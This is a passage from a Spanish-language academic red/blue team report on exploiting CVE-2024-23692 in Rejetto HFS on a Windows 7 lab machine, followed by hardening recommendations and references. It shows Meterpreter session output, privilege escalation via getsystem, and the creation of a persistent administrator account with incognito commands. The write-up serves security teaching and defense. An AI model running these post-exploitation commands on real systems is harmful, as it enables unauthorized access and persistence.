[*] Sending stage (201798 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:49162) at 2024-11-09 22:38:32 -0500

meterpreter > getuid
Server username: PC202006\usuario
meterpreter >
```

*Fuente: Elaboración propia*

Se ejecutó el comando **sysinfo** para dejar evidencia del equipo al cual se logró la conexión.

*Ilustración 14 – Sysinfo*

```
meterpreter > sysinfo
Computer      : PC202006
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : es_CO
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x64/windows
meterpreter >
```

*Fuente: Elaboración propia*

## ***Elevación de privilegios***

Después de lograr ejecutar exitosamente la Shell de Meterpreter en la maquina virtual analizada se procedió a ejecutar el comando **getsystem** exitosamente para lograr la elevación de privilegios, obteniendo de ese modo acceso como **NT AUTHORITY\SYSTEM**.

*Ilustración 15 – Elevación de privilegios*

```
meterpreter > getuid
Server username: PC202006\usuario
meterpreter > use priv
[*] The "priv" extension has already been loaded.
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

*Fuente: Elaboración propia*

## ***Persistencia***

Luego de lograr la elevación de privilegios, se cargó el módulo **incognito** para crear el usuario solicitado en la Prueba de Concepto. Sobre este módulo se ejecutaron los comandos

**add\_user** para crear el usuario y **add\_localgroup\_user** para hacer el usuario miembro del grupo Administradores.

*Ilustración 16 – Creación del usuario local*

```
meterpreter > load incognito
Loading extension incognito ... Success.
meterpreter > add_user didiermorales 123456@bcd
[*] Attempting to add user didiermorales to host 127.0.0.1
[+] Successfully added user
meterpreter > add_group_user Administradores didiermorales
[*] Attempting to add user didiermorales to group Administradores on domain c
ontroller 127.0.0.1
[-] Group not found
meterpreter > add_localgroup_user Administradores didiermorales
[*] Attempting to add user didiermorales to localgroup Administradores on hos
t 127.0.0.1
[+] Successfully added user to local group
meterpreter >
```

*Fuente: Elaboración propia*


Posterior a esto, se accedió localmente a la consola de la maquina virtual analizada para comprobar que efectivamente se hubiese creado el usuario con la respectiva membresía al grupo Administradores, verificando que efectivamente así había sucedido.

*Ilustración 17 – Verificación del usuario local*



*Fuente: Elaboración propia*

*Ilustración 18 – Grupo administradores*



*Fuente: Elaboración propia*

## Descripción del ataque

El CVE-2024-23692 es una vulnerabilidad crítica de ejecución remota de código (RCE) que afecta al servidor de archivos HTTP (HFS) de Rejetto versión 2.3m. Esta vulnerabilidad permite enviar solicitudes HTTP especialmente diseñadas para ejecutar comandos arbitrarios. Esta vulnerabilidad puede ser explotada por un atacante remoto sin necesidad de estar autenticado.


Por otra parte, la maquina atacada tiene un sistema operativo no soportado desde enero de 2020 por lo que no se cuenta con actualizaciones lo que la pone en riesgo de todo tipo de ataques entre los que se encuentran:

- CVE-2021-43233. Vulnerabilidad de RCE sobre RDP.
- CVE-2021-43217. Vulnerabilidad sobre el sistema de archivos cifrados EFS.
- CVE-2021-43215. Vulnerabilidad de RCE sobre Internet Storage Name Service (iSNS).

El ataque ejecutado consistió en explotar la vulnerabilidad de RCE con identificación CVE-2024-23692, lo que permitió abrir una sesión de Meterpreter con los privilegios del usuario que lo ejecutó en el sistema Windows. Posteriormente se ejecutó la elevación de privilegios mediante suplantación de tuberías nombradas (*Named Pipe Impersonation*). Por último, se creó el usuario y se otorgaron privilegios de administrador mediante el módulo incognito.

En el siguiente diagrama se puede observar el orden del ataque:

*Ilustración 19 – Descripción del ataque*



*Fuente: Elaboración propia*

## **Blue Team: Recomendaciones sobre el escenario planteado**

### **Hallazgos y falencias**

Al analizar el escenario como parte del Blue Team se pudieron observar múltiples falencias que facilitaron la ejecución de los ataques entre las que se encuentran:

- La organización no cuenta con un catálogo de servicios instalados que facilite el descubrimiento de nuevas vulnerabilidades de manera temprana y proactiva
- Se siguen usando sistemas operativos no soportados y sin parches de seguridad
- No tienen mecanismos de Firewall e IPS que mitiguen la ejecución de ataques contra la plataforma
- No hay procesos de endurecimiento, o hardening, de sistema operativo y servicios al menos en las máquinas que están expuestas a Internet.
- No cuentan con sistemas de centralización de eventos, aún menos con sistemas de correlación de estos (SIEM).

### **Recomendaciones para endurecimiento**

Cómo primera medida, se recomienda hacer actualización del sistema operativo al menos a Windows 10 ya que el sistema operativo actual (Windows 7) no cuenta con soporte ni actualizaciones desde enero de 2020.

Al nuevo equipo se le aplicarían las recomendaciones de *CIS Microsoft Windows 10 Stand-alone Benchmark* versión 3.0.0.

El servicio que está escuchando sobre el puerto 80 corresponde a un servidor de archivos web llamado Rejetto HFS cuya versión 2.3 es vulnerable a un ataque de inyección de plantillas RCE CVE-2024-23692 y ya no está siendo soportado por sus creadores. En este caso se recomienda eliminar el software ya que aún no hay un reléase estable del programa en la versión

3.0 o al menos reemplazarlo por el reléase 0.54.0 que ya cuenta con el parche para la vulnerabilidad RCE.

En caso de requerir mantener el servicio se debería limitar el acceso al puerto 80 solo a las direcciones IP que requieren consumirlo de tal modo que no quede expuesto públicamente a cualquiera. Adicionalmente el servicio debería ejecutarse con el mínimo nivel de privilegio posible.

Se recomienda incluir un sistema de SIEM dentro de la solución para que centralice eventos de sistema y seguridad y en este configurar alarmas para detectar, entre otros, la administración de cuentas y otros eventos recomendados por el manual CIS.

Otras recomendaciones generales serían configurar un IPS y Firewall para proteger el segmento de red donde se encuentra el equipo y activar la firma o regla para bloqueo del ataque con CVE-2024-23692.

## Conclusiones

Contar con un equipo de Red Team y Blue Team es crucial para que las organizaciones no solo identifiquen y mitiguen vulnerabilidades, sino que también desarrollen una cultura sólida de seguridad cibernética que les permita adaptarse y responder eficazmente a las amenazas en constante evolución ya que obliga a las organizaciones a estar en un estado de constante alerta y mitigar vulnerabilidades de manera prioritaria y proactiva. Esto también permite contar con detección y respuesta rápida a incidentes sean generados por el Red Team o por atacantes externos y la mejora continua de las políticas de seguridad y en los controles implementados en las defensas de la organización.

Por otra parte, la efectividad de una estrategia que involucra a equipos de Red Team y Blue Team se evalúa mediante simulaciones prácticas, análisis detallados, revisiones colaborativas y un enfoque continuo en la capacitación y mejora. Estos métodos ayudan a asegurar que la organización esté bien preparada para enfrentar amenazas cibernéticas reales.

## Recomendaciones

Las siguientes recomendaciones están diseñadas para mejorar la efectividad y cohesión entre el Red Team y el Blue Team, optimizando las estrategias de defensa y ataque dentro de una organización. Al implementar estas prácticas, buscamos fortalecer la postura de seguridad en general, aumentar la resiliencia ante ataques y alimentar un ambiente de colaboración que beneficie a toda la organización:

- **Fomentar la Colaboración Continua:** Establecer sesiones regulares de intercambio de información y estrategias entre el Red Team y el Blue Team. Esta interacción permite a ambos equipos aprender de las tácticas y técnicas utilizadas, mejorando así la preparación y respuesta ante amenazas reales.
- **Implementar Ejercicios de Simulación:** Realizar ejercicios de simulación de ciberataques, donde el Red Team pueda ejecutar ataques controlados mientras el Blue Team defiende. Esto no solo ayuda a identificar vulnerabilidades, sino que también permite evaluar la efectividad de las respuestas del equipo defensor.
- **Desarrollar un Programa de Capacitación Cruzada:** Crear un programa donde los miembros del Blue Team reciban formación en técnicas ofensivas del Red Team y viceversa. Esto aumenta la comprensión mutua de las estrategias defensivas y ofensivas, facilitando una respuesta más integrada ante incidentes.
- **Utilizar Herramientas de Automatización:** Implementar herramientas que automaticen la detección y respuesta a incidentes, permitiendo al Blue Team centrarse en la estrategia y análisis en lugar de tareas repetitivas. El Red Team también puede beneficiarse de herramientas automatizadas para realizar pruebas de penetración más eficientes.

- **Establecer Metas Comunes:** Definir objetivos claros y comunes para ambos equipos, alineando sus esfuerzos hacia la mejora continua de la ciberseguridad organizacional lo que fomenta un sentido de unidad y colaboración en lugar de competencia entre los equipos.
- **Recopilar y Analizar Datos Post Ejercicio:** Después de cada ejercicio conjunto, recopilar datos sobre el rendimiento de ambos equipos y analizar los resultados para identificar áreas de mejora. Esta retroalimentación es muy importante para ajustar tácticas y estrategias en futuras interacciones.
- **Promover una Cultura de Seguridad:** Fomentar una cultura organizacional que valore la ciberseguridad en todos los niveles, asegurándose de que todos los empleados comprendan su papel en la defensa contra amenazas cibernéticas. Esto además incluye capacitaciones regulares sobre concienciación en seguridad, lo que permite complementar los esfuerzos del Red Team y Blue Team.

## Referencias Bibliográficas

- Alcarria, P. (2024). Ciberseguridad proactiva: La importancia del Blue Team | OpenWebinars. OpenWebinars.net. Recuperado de <https://openwebinars.net/blog/ciberseguridad-proactiva-la-importancia-del-blue-team/>
- Almatisse. (2023). Las Etapas de un Pentesting y su Propósito: Un Escudo para las Empresas. LinkedIn. <https://es.linkedin.com/pulse/las-etapas-de-un-pentesting-y-su-prop%C3%B3sito-escudo-para-empresas>
- Awati, R. (2023). What is Common Vulnerabilities and Exposures (CVE)? | Definition from TechTarget. TechTarget. <https://www.techtarget.com/searchsecurity/definition/Common-Vulnerabilities-and-Exposures-CVE>
- BID & OEA. (2020). Reporte Ciberseguridad 2020: Riesgos, avances y el camino a seguir en América Latina y el Caribe (2). Banco Interamericano de Desarrollo - BID. <https://publications.iadb.org/publications/spanish/document/Reporte-Ciberseguridad-2020-riesgos-avances-y-el-camino-a-seguir-en-America-Latina-y-el-Caribe.pdf>
- Center for Internet Security. (2024). CIS. CIS Center for Internet Security. Recuperado de <https://www.cisecurity.org>
- Center for Internet Security. (2024). CIS Microsoft Windows 10 Stand-alone Benchmark. CIS - Center for Internet Security.
- Ciberseguridad.com. (S/F). Guía completa sobre controles de seguridad CIS | Ciberseguridad. ciberseguridad.com. Recuperado de <https://ciberseguridad.com/herramientas/controles-seguridad-cis/>

Cloudflare. (2024). Cartera de productos de servicios para aplicaciones de Cloudflare.

Cloudflare.com. Recuperado de <https://www.cloudflare.com/es-es/application-services/products/>

Cloudflare. (2024). ¿Estás siendo blanco de un ataque? | Soporte de emergencia 24/7.

Cloudflare.com. Recuperado de <https://www.cloudflare.com/es-es/under-attack-hotline/>

Código de Ética Profesional. Ley 842 de 2003. 9 de octubre de 2003 (Colombia).

Colombia, MinTIC. (2016). Guía de gestión de riesgos. Ministerio de Tecnologías de la Información y Comunicaciones -MINTIC.

[https://www.mintic.gov.co/gestionti/615/articles-5482\\_G7\\_Gestion\\_Riesgos.pdf](https://www.mintic.gov.co/gestionti/615/articles-5482_G7_Gestion_Riesgos.pdf)

Dezso, R. (2023). Metasploit Tutorial 2024: The Complete Beginners Guide. StationX.Net.

<https://www.stationx.net/metasploit-tutorial/>

ElevenPaths. (s/f). Ocho siglas relacionadas con las vulnerabilidades (I): CVE. Telefónica Tech.

Recuperado el 14 de octubre de 2024, de <https://telefonicatech.com/blog/ocho-siglas-relacionadas-con-las-6>

Fewer, S. (2024). Rejetto HTTP File Server (HFS) 2.x—Unauthenticated RCE exploit module

(CVE-2024-23692) by sfewer-r7 · Pull Request #19240 · rapid7/metasploit-framework.

GitHub. <https://github.com/rapid7/metasploit-framework/pull/19240>

Greenbone AG. (s/f). OpenVAS - Open Vulnerability Assessment Scanner. Greenbone

OpenVAS. <https://openvas.org/>

Hasan, M. (2022). Metasploit Tutorial for Beginners—Basics to Advanced. NoobLinux.

<https://nooblinux.com/metasploit-tutorial/>

Hernandez, M. (2022). Pentesting con OWASP: Fases y metodología. Blog de hiberus.

<https://www.hiberus.com/crecemos-contigo/pentesting-owasp-fases-metodologia/>

Holdsworth, J., & Kosinski, M. (2024). ¿Qué es la respuesta a incidentes? | IBM. IBM.com.

Recuperado de <https://www.ibm.com/es-es/topics/incident-response>

IBM. (2021). ¿Qué es un ciberataque? | IBM. Recuperado de [https://www.ibm.com/es-](https://www.ibm.com/es-es/topics/cyber-attack)

[es/topics/cyber-attack](https://www.ibm.com/es-es/topics/cyber-attack)

IBM. (S/F). ¿Qué es la gestión de eventos e información de seguridad (SIEM)? IBM.com.

Recuperado de <https://www.ibm.com/mx-es/topics/siem>

Instituto Nacional de Ciberseguridad. (S/F). Guía de ciberataques. incibe.es. Recuperado de

<https://www.incibe.es/sites/default/files/docs/guia-ciberataques/osi-guia-ciberataques.pdf>

lupita@microbit.com. (2023). ¿Qué es NMAP? | Genuino Cloud. Genuino Cloud | Correo

electrónico corporativo. <https://genuinocloud.com/blog/que-es-nmap/>

MinTIC. (2016). Guía para la Implementación de Seguridad de la Información en una MIPYME.

Ministerio de Tecnologías de la Información y Comunicaciones -MINTIC.

[https://www.mintic.gov.co/gestionti/615/articles-](https://www.mintic.gov.co/gestionti/615/articles-5482_Guia_Seguridad_informacion_Mypimes.pdf)

[5482\\_Guia\\_Seguridad\\_informacion\\_Mypimes.pdf](https://www.mintic.gov.co/gestionti/615/articles-5482_Guia_Seguridad_informacion_Mypimes.pdf)

MITRE. (2024). CVE - CVE-2024-23692. CVE - CVE-2024-23692. [https://cve.mitre.org/cgi-](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-23692)

[bin/cvename.cgi?name=CVE-2024-23692](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-23692)

Microsoft Corp. (2024). Windows 7—Microsoft Lifecycle. Microsoft Learn. Recuperado de

<https://learn.microsoft.com/es-es/lifecycle/products/windows-7>

MITRE. (2024). CVE - CVE-2024-23692. CVE - CVE-2024-23692. Recuperado de

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-23692>

NE Digital. (S/F). ¿Qué significa SIEM y cómo funciona? nedigital.com. Recuperado de

<https://www.nedigital.com/es/blog/siem-de-microsoft>

NIST. (2024). NVD - CVE-2024-23692. NVD - CVE-2024-23692.

<https://nvd.nist.gov/vuln/detail/CVE-2024-23692>

NMAP.ORG. (s/f). Guía de referencia de Nmap (Página de manual). Guía de referencia de

Nmap. <https://nmap.org/man/es/index.html>

OffSec Services Limited. (S/F). OffSec's Exploit Database Archive. About Exploit Database.

<https://www.exploit-db.com/>

Ramírez, B. (2016). Medición de madurez de ciberseguridad en pymes colombianas.

<https://repositorio.unal.edu.co/handle/unal/57956>

Rapid7. (s/f). Meterpreter getsystem | Metasploit Documentation. Metasploit Documentation.

<https://docs.rapid7.com/metasploit/meterpreter-getsystem/>

Rapid7. (s/f). Python Extension. Metasploit Documentation Penetration Testing Software, Pen

Testing Security. <https://rapid7.github.io/metasploit-framework/docs/using->

[metasploit/advanced/meterpreter/python-extension.html](https://rapid7.github.io/metasploit-framework/docs/using-metasploit/advanced/meterpreter/python-extension.html)

Revista UNIR. (2020). Red Team, Blue Team y Purple Team: Funciones y diferencias.

Universidad Internacional de La Rioja. Recuperado de

<https://www.unir.net/revista/ingenieria/red-blue-purple-team-ciberseguridad/>

Snort. (2024). Snort—Rule Docs—SID 1:63771. Snort.org. Recuperado de

<https://www.snort.org/rule-docs/1-63771>

SOPHOS. (2024). IPS Signature Update Release Note Version: 18.22.16. SOPHOS. Recuperado

de [https://docs.sophos.com/releasenotes/output/en-us/nsg/IPSReleaseNotes/7.22.16\\_s.pdf](https://docs.sophos.com/releasenotes/output/en-us/nsg/IPSReleaseNotes/7.22.16_s.pdf)

Team, O. (s/f). Privilege Escalation—Metasploit Unleashed. OffSec. Recuperado de

<https://www.offsec.com/metasploit-unleashed/privilege-escalation/>

## Apéndices

### **Apéndice A** - *URL del video de sustentación*

El video de sustentación se encuentra en la siguiente dirección: <https://youtu.be/GrdpUJKVK10>